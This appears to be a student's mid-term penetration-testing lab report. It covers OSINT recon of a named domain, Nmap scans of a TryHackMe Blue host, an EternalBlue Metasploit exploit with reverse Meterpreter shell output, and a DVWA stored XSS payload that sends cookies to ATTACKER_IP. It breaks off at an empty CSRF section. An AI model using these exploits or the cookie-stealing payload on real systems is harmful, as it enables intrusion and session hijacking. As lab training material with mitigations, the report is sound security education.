

Mid-term Examination Lab Report

Applied Penetration Testing Engineer - Hands-on

EDGE Digital Skills for Students | Batch: CADS-005

Field	Details
Student Name	Md. Ashiquzzaman Bijoy
Host University	Chittagong University of Engineering and Technology
Venue	Southeast University
Course Level	Advanced Level
Report Scope	Scenario 1 to Scenario 4
Lab Environments	TryHackMe Blue, Kali Linux, Metasploit Framework, DVWA

Report Overview

This report presents the work completed for the mid-term examination scenarios. The activities include infrastructure reconnaissance, service enumeration, vulnerability scanning, controlled exploitation, DVWA web application exploitation, and professional reporting.

All practical activities were performed only inside the authorized lab environment. Screenshots are placed immediately after the relevant task to validate each finding and command output.

Scenario No. 1 | Infrastructure Reconnaissance

Objective: Perform black-box reconnaissance against the target organization Whizminder and collect publicly available technical and contact information.

Task 1.1 - Identify Original Domain, Subdomains and IP Information

Finding: The original domain of the organization was identified as whizminder.com. Subdomain enumeration was then performed using automated reconnaissance tools, and DNS lookup was used to validate associated IP address information.


Target domain: whizminder.com

Commands used:

```
subfinder -d whizminder.com
sublist3r -d whizminder.com
dig www.whizminder.com
dig mail.whizminder.com
```

Item	Result
Original domain	whizminder.com
Subdomain 1	www.whizminder.com
Subdomain 2	mail.whizminder.com
Additional subdomain observed	cdn.whizminder.com
Associated IPs observed from DNS lookup	104.21.70.41, 172.67.219.114

Validation: The domain and subdomains were validated through browser-based discovery, subdomain enumeration output, and DNS A-record lookup results.



Screenshot 1.1A: Original domain identified through public search results.

```
(root@kali)-[/home/kali]
└─$ subfinder -d whizminder.com
[*] Reporting started...
[*] XML PTH: /root/.config/subfinder/provider-config.xml
[*] (subfinder)
[*] (subfinder)

[+] Performing projectdiscovery.io...
Read api-keys.yaml from /root/.config/subfinder/api-keys.yaml
[INF] Current subfinder version v2.14.0 (latest) running
[INF] Loading provider config from /root/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for whizminder.com
cdn.whizminder.com
mail.whizminder.com
www.whizminder.com
[INF] Found 3 subdomains for whizminder.com in 2 seconds 570 milliseconds
```

Screenshot 1.1B: Subfinder output showing discovered subdomains.

```

(root@kali)-[/home/kali/Desktop]
# sublist3r -d whizminder.com

output.xml
# Coded By Ahmed Aboul-Ela - @aboul3la

output.json
[~] Enumerating subdomains now for whizminder.com
[~] Searching now in Baidu..
[~] Searching now in Yahoo..
[~] Searching now in Google..
[~] Searching now in Bing..
[~] Searching now in Ask..
[~] Searching now in Netcraft..
[~] Searching now in DNSdumpster..
[~] Searching now in Virustotal..
[~] Searching now in ThreatCrowd..
[~] Searching now in SSL Certificates..
[~] Searching now in PassiveDNS..
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
[!] Error: Virustotal probably now is blocking our requests
[~] Total Unique Subdomains Found: 3
www.whizminder.com
cdn.whizminder.com
mail.whizminder.com

```

Screenshot 1.1C: Sublist3r output showing discovered subdomains.

```

(root@kali)-[/home/kali/Desktop]
# dig www.whizminder.com

; <<>> DiG 9.20.22-1-Debian <<>> www.whizminder.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 40959
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;www.whizminder.com.          IN      A

;; ANSWER SECTION:
www.whizminder.com.  5      IN      A      104.21.70.41
www.whizminder.com.  5      IN      A      172.67.219.114

;; Query time: 54 msec
;; SERVER: 192.168.11.2#53(192.168.11.2) (UDP)
;; WHEN: Sat May 16 13:44:48 EDT 2026
;; MSG SIZE rcvd: 79

```

Screenshot 1.1D: DNS lookup result for www.whizminder.com.

```
(root@kali)-[/home/kali/Desktop]
$ dig mail.whizminder.com

; <<>> DiG 9.20.22-1-Debian <<>> mail.whizminder.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 42383
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;mail.whizminder.com.      IN      A

;; ANSWER SECTION:
mail.whizminder.com.      5       IN      A       172.67.219.114
mail.whizminder.com.      5       IN      A       104.21.70.41

;; Query time: 54 msec
;; SERVER: 192.168.11.2#53(192.168.11.2) (UDP)
;; WHEN: Sat May 16 13:42:21 EDT 2026
;; MSG SIZE rcvd: 80
```

Screenshot 1.1E: DNS lookup result for mail.whizminder.com.

Task 1.2 - Gather Publicly Available Employee or Contact Information

Finding: Automated OSINT using theHarvester did not reveal a large number of employee emails. However, manual review of the organization's public website identified useful contact information that could be abused in social engineering scenarios if not properly protected.

Command used:

```
theHarvester -d whizminder.com -b all -f output.html
```

Public Information Observed	Result	Security Relevance
Contact email	info@whizminder.com	Can be used for phishing or pretexting attempts.
Phone number	+880 1718-520275	Can support vishing or impersonation attempts.
Public website/contact page	Available	Provides social engineering context and organizational details.

Risk Level: Medium

Impact: Public contact information is not a vulnerability by itself, but it increases the organization's exposure to targeted phishing, social engineering, and impersonation attacks.

Recommendation: Limit unnecessary exposure of personal contact details, publish role-based contact addresses where possible, and train staff to verify unexpected emails and phone calls.

```
[*] LinkedIn Links found: 0


---


[*] IPs found: 3


---


104.21.70.41
172.67.219.114

[*] Emails found: 1


---


'@whizminder.com

[*] No people found.


[*] Hosts found: 5


---


*.whizminder.com
cdn.whizminder.com
mail.whizminder.com
mail.whizminder.com:104.21.70.41
mail.whizminder.com:89.117.54.51

[*] Reporting started.
[*] XML File saved.
[*] JSON File saved.
```

Screenshot 1.2A: theHarvester output showing OSINT collection result.



Screenshot 1.2B: Public contact details found on the target website.

Scenario No. 2 | Service Enumeration and Vulnerability Scanning

Objective: Conduct a deep technical scan against the authorized TryHackMe Blue target to identify open ports, service versions, operating system information, and security flaws.

Field	Value
Target IP	10.48.128.46
Lab Room	TryHackMe Blue
Tool Used	Nmap

Task 2.1 - Comprehensive Nmap Scan

Finding: The initial full TCP port scan discovered Windows services including RPC, NetBIOS, SMB, RDP and dynamic RPC ports. A follow-up comprehensive scan identified service versions and the operating system as Windows 7 Professional Service Pack 1.

Commands used:

```
sudo nmap -Pn -p- --min-rate 5000 -T4 10.48.128.46
sudo nmap -Pn -sS -sV -sC -O -A -p 135,139,445,3389,49152,49153,49154,49160,49165 10.48.128.46
```

Port	State	Service	Finding
135/tcp	Open	msrpc	Microsoft Windows RPC
139/tcp	Open	netbios-ssn	Microsoft Windows NetBIOS Session Service
445/tcp	Open	microsoft-ds	Microsoft SMB service
3389/tcp	Open	ms-wbt-server/tcpwrapped	Remote Desktop service detected
49152, 49153, 49154, 49160, 49165/tcp	Open	msrpc	Dynamic Microsoft RPC ports
Host Attribute		Detected Value	
Operating system		Windows 7 Professional 7601 Service Pack 1	
Computer name		JON-PC	
Workgroup		WORKGROUP	
Main entry point		SMB on port 445	

Validation: The Nmap output confirmed the host was alive, listed open ports, reported service banners, and detected Windows 7 Professional SP1.

Task 2.2 - Nmap Vulnerability Scan

Finding: The vulnerability scan confirmed that the SMB service on port 445 is vulnerable to MS17-010 / EternalBlue. SMBv1 is enabled and message signing is disabled by default, making SMB the primary exploitation entry point.

Commands used:

```
sudo nmap -Pn -sV --script vuln -p 135,139,445,3389,49152,49153,49154,49160,49165 10.48.128.46
sudo nmap -Pn -p445 --script smb-vuln-ms17-010 10.48.128.46
sudo nmap -Pn -p445 --script smb-os-discovery,smb-protocols,smb-security-mode,smb-vuln-ms17-010 10.48.128.46
```

Vulnerability	Affected Service	Evidence	Risk
MS17-010 / EternalBlue	SMBv1 on 445/tcp	smb-vuln-ms17-010 returned VULNERABLE	High/Critical
SMBv1 enabled	SMB protocol	Nmap smb-protocols reported NT LM 0.12 (SMBv1)	High
Message signing disabled	SMB security mode	Message signing disabled but default	Medium/High

Validation: The dedicated Nmap NSE script reported State: VULNERABLE and CVE-2017-0143, confirming that the target is vulnerable to MS17-010.

```

└─$ sudo nmap -Pn -sv --script vuln -p 135,139,445,3389,49152,49153,49154,49160,49165 10.48.128.46
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 14:47 -0400
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 14:49 (0:00:50 remaining)
Nmap scan report for 10.48.128.46
Host is up (0.048s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server?
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49160/tcp  open  msrpc        Microsoft Windows RPC
49165/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|   Disclosure date: 2017-03-14
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ smb-vuln-ms10-054: false
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.86 seconds

```

Screenshot 2.2A: General Nmap vulnerability scan showing MS17-010 detection.

```

└─$ sudo nmap -Pn -p445 --script smb-vuln-ms17-010 10.48.128.46
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 14:57 -0400
Nmap scan report for 10.48.128.46
Host is up (0.048s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|   Disclosure date: 2017-03-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds

```

Screenshot 2.2B: Dedicated MS17-010 scan confirming the target is vulnerable.

```
└─$ sudo nmap -Pn -p445 --script smb-os-discovery,smb-protocols,smb-security-mode,smb-vuln-ms17-010 10.48.128.46
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 14:57 -0400
Nmap scan report for 10.48.128.46
Host is up (0.049s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|_ smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_   System time: 2026-05-16T13:57:27-05:00

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
```

Screenshot 2.2C: SMB enumeration showing SMBv1 enabled, Windows 7 SP1, and vulnerability status.

Scenario No. 3 | Exploitation Analysis and Mitigation

Objective: Demonstrate controlled exploitation of the vulnerabilities identified in the lab environment and document the security impact and mitigations.

Task 3.1 - Exploit MS17-010 to Obtain a Meterpreter Reverse Shell

Finding: The vulnerable SMB service identified in Scenario 2 was exploited using the Metasploit Framework. The EternalBlue exploit module successfully created a reverse Meterpreter session with SYSTEM-level privileges.

Commands used in Metasploit:

```
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.48.128.46
set RPORT 445
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.201.148
set LPORT 4444
set TARGET 1
set GroomAllocations 12
check
run
```

Post-exploitation validation:

```
sysinfo
getuid
pwd
```

Item	Result
Exploit module	exploit/windows/smb/ms17_010_eternalblue
Payload	windows/x64/meterpreter/reverse_tcp
Target	10.48.128.46:445
Attacker LHOST	192.168.201.148
Session result	Meterpreter session opened
Privilege level	NT AUTHORITY\SYSTEM
Compromised host	JON-PC - Windows 7 SP1 x64

Risk Level: Critical

Impact: Successful exploitation provided remote code execution and SYSTEM-level access to the Windows host.

Recommendation: Disable SMBv1, apply Microsoft security patch MS17-010, restrict SMB access with firewall rules, and monitor for abnormal SMB traffic.

```
msf > search ms17_010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	\ target: Automatic Target	.	.	.	.
2	\ target: Windows 7	.	.	.	.
3	\ target: Windows Embedded Standard 7	.	.	.	.
4	\ target: Windows Server 2008 R2	.	.	.	.
5	\ target: Windows 8	.	.	.	.
6	\ target: Windows 8.1	.	.	.	.
7	\ target: Windows Server 2012	.	.	.	.
8	\ target: Windows 10 Pro	.	.	.	.
9	\ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	\ target: Automatic	.	.	.	.
12	\ target: PowerShell	.	.	.	.
13	\ target: Native upload	.	.	.	.
14	\ target: MOF upload	.	.	.	.
15	\ AKA: ETERNALSYNERGY	.	.	.	.
16	\ AKA: ETERNALROMANCE	.	.	.	.
17	\ AKA: ETERNALCHAMPION	.	.	.	.
18	\ AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	\ AKA: ETERNALSYNERGY	.	.	.	.
21	\ AKA: ETERNALROMANCE	.	.	.	.
22	\ AKA: ETERNALCHAMPION	.	.	.	.
23	\ AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	\ AKA: DOUBLERPULSAR	.	.	.	.
26	\ AKA: ETERNALBLUE	.	.	.	.

Interact with a module by name or index. For example `info 26`, use `26` or use `auxiliary/scanner/smb/smb_ms17_010`

Screenshot 3.1A: Metasploit search result showing the MS17-010 EternalBlue module.

```
$ ip -4 addr show tun0
7: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
    inet 192.168.201.148/17 brd 192.168.255.255 scope global tun0
        valid_lft forever preferred_lft forever
```

Screenshot 3.1B: tun0 interface showing the correct attacker LHOST IP address.

```
msf exploit(windows/smb/ms17_010_eternalblue) > check
[*] 10.48.128.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.48.128.46:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.48.128.46:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.48.128.46:445 - The target is vulnerable.
```

Screenshot 3.1C: Metasploit check confirming the target is vulnerable.


```

msf exploit(windows/smb/ms17_010_eternalblue) > check
[*] 10.48.128.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.48.128.46:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.48.128.46:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.48.128.46:445 - The target is vulnerable.
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.201.148:4444
[*] 10.48.128.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.48.128.46:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.48.128.46:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.48.128.46:445 - The target is vulnerable.
[*] 10.48.128.46:445 - Connecting to target for exploitation.
[+] 10.48.128.46:445 - Connection established for exploitation.
[+] 10.48.128.46:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.48.128.46:445 - CORE raw buffer dump (42 bytes)
[*] 10.48.128.46:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.48.128.46:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.48.128.46:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.48.128.46:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.48.128.46:445 - Trying exploit with 12 Groom Allocations.
[*] 10.48.128.46:445 - Sending all but last fragment of exploit packet
[*] 10.48.128.46:445 - Starting non-paged pool grooming
[+] 10.48.128.46:445 - Sending SMBv2 buffers
[+] 10.48.128.46:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.48.128.46:445 - Sending final SMBv2 buffers.
[*] 10.48.128.46:445 - Sending last fragment of exploit packet!
[*] 10.48.128.46:445 - Receiving response from exploit packet
[+] 10.48.128.46:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.48.128.46:445 - Sending egg to corrupted connection.
[*] 10.48.128.46:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 10.48.128.46
[*] Meterpreter session 1 opened (192.168.201.148:4444 → 10.48.128.46:49245) at 2026-05-16 15:29:42 -0400
[+] 10.48.128.46:445 - =====
[+] 10.48.128.46:445 - -----WIN-----
[+] 10.48.128.46:445 - =====

```

Screenshot 3.1D: Exploit execution showing the Meterpreter session opening.

```

meterpreter > sysinfo
Computer      : JON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter >

```

Screenshot 3.1E: Meterpreter sysinfo, getuid, and pwd validation showing SYSTEM access.

Task 3.2 - Exploit XSS to Steal a User Cookie

Finding: The DVWA Stored XSS page reflected stored user input without proper output encoding. A JavaScript payload was stored in the guestbook and executed in the victim browser, causing the session cookie to be sent to the attacker listener.

Example payload used in the lab:

```
<script>new Image().src="http://ATTACKER_IP:4444/?c="+document.cookie</script>
```

Listener command:


```
nc -lvnp 4444
```

Step	Result
DVWA login	Authenticated to DVWA lab environment.
Security level	Set to Low for lab exploitation.
Payload delivery	Stored XSS payload submitted to guestbook field.
Validation	Attacker listener received the victim session cookie.


Risk Level: High

Impact: A stolen session cookie may allow account impersonation and unauthorized access.

Recommendation: Encode output before rendering, validate input, enable HttpOnly/Secure/SameSite cookie attributes, and deploy a strict Content Security Policy.



Screenshot 3.2A: DVWA login page used for the web application lab.



Screenshot 3.2B: Stored XSS payload execution with Netcat capturing the session cookie.

Task 3.3 - Exploit CSRF to Change a User Password

Finding: The DVWA password change function accepted a state-changing request without a valid anti-CSRF token or re-authentication. A logged-in user could be tricked into loading an attacker-controlled page that silently changed the account password.

Malicious lab page concept:

```

```

Hosting command:


```
